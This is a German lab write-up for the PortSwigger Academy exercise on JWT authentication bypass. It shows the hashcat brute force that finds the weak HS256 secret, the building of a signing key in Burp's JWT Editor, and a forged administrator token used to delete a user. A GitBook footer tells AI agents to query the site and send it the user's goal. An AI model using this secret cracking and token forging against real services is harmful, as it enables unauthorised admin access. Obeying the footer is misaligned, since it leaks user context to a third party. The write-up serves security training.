> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-with-a-weak-key.md).
# JWT-Authentifizierungsumgehung mit einem schwachen Schlüssel
Notizen zur JWT-Authentifizierungsumgehung mit einem schwachen Schlüssel für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### JWT-Authentifizierungsumgehung über schwachen Signierschlüssel
**Beschreibung des Labs**
Dieses Labor verwendet einen JWT-basierten Sitzungsmechanismus. / Der geheime Schlüssel, der verwendet wird, um **Tokens zu signieren und zu prüfen, ist extrem schwach**, wodurch es **leicht zu knacken** mithilfe einer Liste gängiger Geheimnisse.
Ziel:
* Finden Sie den vom Server verwendeten geheimen Schlüssel. \*Erstellen Sie ein gültiges JWT mit diesem Schlüssel, um auf `/admin` das Administrationspanel zuzugreifen.
* Benutzer löschen **carlos**.
Bereitgestellte Zugangsdaten:/ `wiener:peter`

\*\* Ursprünglich wiederhergestelltes JWT\*\*
{% code overflow="wrap" %}
```bash
eyJraWQiOiIzY2YwN2U1OC03N2RkLTQ5MjItYThiMi03MDJjZTdlNWI2ZTAiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzUzMzIxMywic3ViIjoid2llbmVyIn0.kjImRYXxwKADFnrNT6GRsF3eHmD5IDqvTwpLBuHaKv4
```
{% endcode %}

Es wird festgestellt, dass der verwendete Algorithmus **HS256**, also ein **symmetrischer Algorithmus** auf einem gemeinsamen Geheimnis basiert.
**Geheimen Schlüssel per Brute-Force ermitteln**
Wir verwenden eine Liste gängiger JWT-Geheimnisse:
```bash
wget https://raw.githubusercontent.com/wallarm/jwt-secrets/refs/heads/master/jwt.secrets.list
```

Starten Sie dann den Angriff per Brute-Force mit **hashcat**:
```bash
hashcat -a 0 jwt jwt.secrets.list
```
Ergebnis:
* Geheimer Schlüssel gefunden: **`secret1`**
**Schlüsselvorbereitung für die Signatur**


Das **JWT-Editor** Die Erweiterung erwartet den Schlüssel im Base64-Format.
Schlüsselcodierung:
```bash
c2VjcmV0MQ==
```
Erstellen eines symmetrischen Schlüssels im JWT-Editor:
```json
{
"kty": "oct",
"kid": "caa550f1-7d46-472b-a09f-8fa958937e48",
"k": "c2VjcmV0MQ=="
}
```


Eine Schlüssel-ID (`kid`) wird dann generiert und zum Signieren des Tokens verwendet.
**JWT-Änderung**

* Abfangen der Anfrage, die das JWT enthält.
* Ändern Sie das `sub` Feld:
* `wiener` → `administrator`
Erneute Signatur des Tokens mit dem gefundenen geheimen Schlüssel
Endgültiges gefälschtes JWT:
```bash
eyJraWQiOiI5MTVjNmE0Yy1iNzA3LTRmMmYtOTU3Ny05ODdhNWNhMzM1YjYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzUzNDY3MSwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.8VSJ5AinItZtayGFFfgsGidQuEIcxlzY6clVk1moITQ
```
**Ergebnis**
* Der Server akzeptiert das mit dem schwachen Schlüssel signierte JWT.

* Erfolgreicher Zugriff auf `/admin` das Panel.
* Der Benutzer wird als \*\*Administrator\*\* erkannt.
* Das Labor wird nach der Entfernung des Benutzers validiert **carlos**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-with-a-weak-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.